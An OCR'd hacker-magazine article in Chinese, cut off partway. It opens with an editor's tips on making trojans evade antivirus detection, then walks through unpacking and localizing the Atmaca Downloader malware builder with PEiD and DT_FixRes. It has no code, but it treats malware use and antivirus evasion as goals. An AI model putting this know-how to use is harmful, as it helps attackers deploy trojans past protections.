
（文章中涉及到的工具猛壳svkp1.43、Peditor、冰枫文件防火墙、winshell5.0、超级加花器、OD、PEID，已经收录于光盘中）

X小编语

在今年第1期小手册中，我们已经详细的给大家讲解了如何制作免杀木马的方法，不过，那篇专题中主要是以网页木马的免杀为主的，这使得许多只会使用传统木马的菜菜非常得遗憾，不过，现在好了，相信本期的主题乐园一定会让他们满意的。本文中只是使用了瑞星杀毒软件为例，因此使用本文制作出来的免杀木马，如果使用别的杀毒软件检测的话，有可能仍然会被查杀出来，所以，我们在实际的使用过程中，可以多找一些生僻的加壳工具，另外就是将本文介绍的方法结合起来使用，这样，效果会更好的。

让黑客兵器出自菜鸟之手

公子许



相信大家都用过不少汉化版的黑客兵器吧，经常会看到上面写着“某某汉化破解版”，我们这些小菜只能用万分崇拜的目光注视着，心中暗想“什么时候偶的菜名也能写在上面呢？”其实汉化黑客工具并不是想象中的那么神秘，也不是破解高手们的专利，只要认真学习，按照本文讲解的方法，菜鸟们也可以轻松得打造出属于自己的黑软兵器。

简单点说汉化软件就是利用汉化工具来处理软件的标准资源，使软件的界面和提示等有关的文字变为中文文字，并能在中文系统下正常运行。什么是标准资源呢？资源（Resource）就是软件的运行界面、图片和相关文字信息。汉化的工作无非就是使用特殊的汉化工具，将软件中的这些资源提取出来，然后进行重新翻译，最后由工具写回原始的软件中，这就是汉化的简单过程。利用这种方法的好处是无需得到软件的源代码就可以实现汉化，即使你不会编程也可以轻松打造出属于自己的汉化软件。

汉化软件经常用到的工具有以下一些：

1、eXeScope、Resource Hacker、PE_Explorer、ResScope（资源修改工具）

2、freeRes（资源分析工具）

3、PEID（查壳脱壳工具）

4、DT_FixRes（资源标准化工具，可将微软 PE 格式文件中的非标准资源进行标准化修复）

5、UltraEdit-32（ASCII字符修改工具）

汉化软件的一般步骤如下，我通常称之为“黑软汉化三步绝杀”。

1、查看软件是否加壳、是用哪种语言编写的

对于加过壳的软件，很难对其资源直接修改，因此我们的原则是“有必脱之”。由于不同种编程语言编写出来的软件的资源格式各不相同，因此查看编写语言是进行下一步的前提条件和必要准备。

2、查看资源类型，确定汉化方案

有了上面的准备工作，接下来就可以对程序资源进行初步分析了。资源类型一般有如下规律：VC 类的资源一般可以看到 Menu（菜单）和 Dialog（对话框）等内容；Delphi 类型的资源一般会有 RcData，且其内部代码可被模拟。除以上两种情况外则是非标准资源或程序脱壳不彻底。

3、汉化资源，写入程序

使用汉化工具对其资源进行修改重新翻译，并保存修改后的程序。

一、VC 汉化通用方法

我们首先汉化的是一款经典的下载者 Atmaca Downloader，相信不少朋友都用过同类工具吧。

第一步：查壳脱壳

天下没有免费的午餐，当然也没有不加壳的黑软。一般黑客软件的编写者也都是 crack 高手，其加密加壳手段当然不会太弱。我们使用 PEID 加载 Atmaca Downloader 主程序 Builder.exe 会得到如图 1 所示的信息。




图 1

可以看出程序加的是 FSG 1.33 变形壳。还好我们的 PEID 功能强劲，使用其插件“Unpacker for FSG 1.33”或“PEiD Generic Unpacker”都可以轻松搞定，如图2。脱壳成功后会有如图 3 所示的提示。




图 2




图 3

在 PEID 的目录下将会生成一个名为 unpacked.exe 的文件，该文件就是脱壳后的程序了。我们重新使用 PEID 加载脱壳后的

unpacked.exe，以查看它是使用哪种语言编写的，如图4。从图中可以得知，该软件是由Microsoft Visual C++ 6.0编写。一般vc++编写的程序使用eXeScope就可以轻松汉化。




图4

第二步：查看资源类型，确定汉化方案

使用eXeScope加载脱壳后的程序unpacked.exe，查看资源的结构和类型，如图5。




图5

发现其中含有Dialog（对话框）的内容，这也再次确认其资源类型为vc++。但在查看具体资源时出现了一个警告提示，这说明资源的结构可能为非标准结构，eXeScope无法识别，汉化的过程并不是一帆风顺的，但是不要灰心。既然不是标准资源那我们就把它修复为标准结构，可以使用DT_FixRes对资源标准化。使用DT_FixRes加载脱壳后的程序unpacked.exe，如图6。




图6

当点击"Fix Resource"（修复资源）后，底部信息栏提示"Resource was fixed successfully"，说明修复成功了。修复后的资源为标准微软PE格式文件资源，这样我们就可以使用eXeScope、Resource Hacker、PE_Explorer、ResScope中的任意一款软件来进行修改。

第三步：汉化资源，写入程序

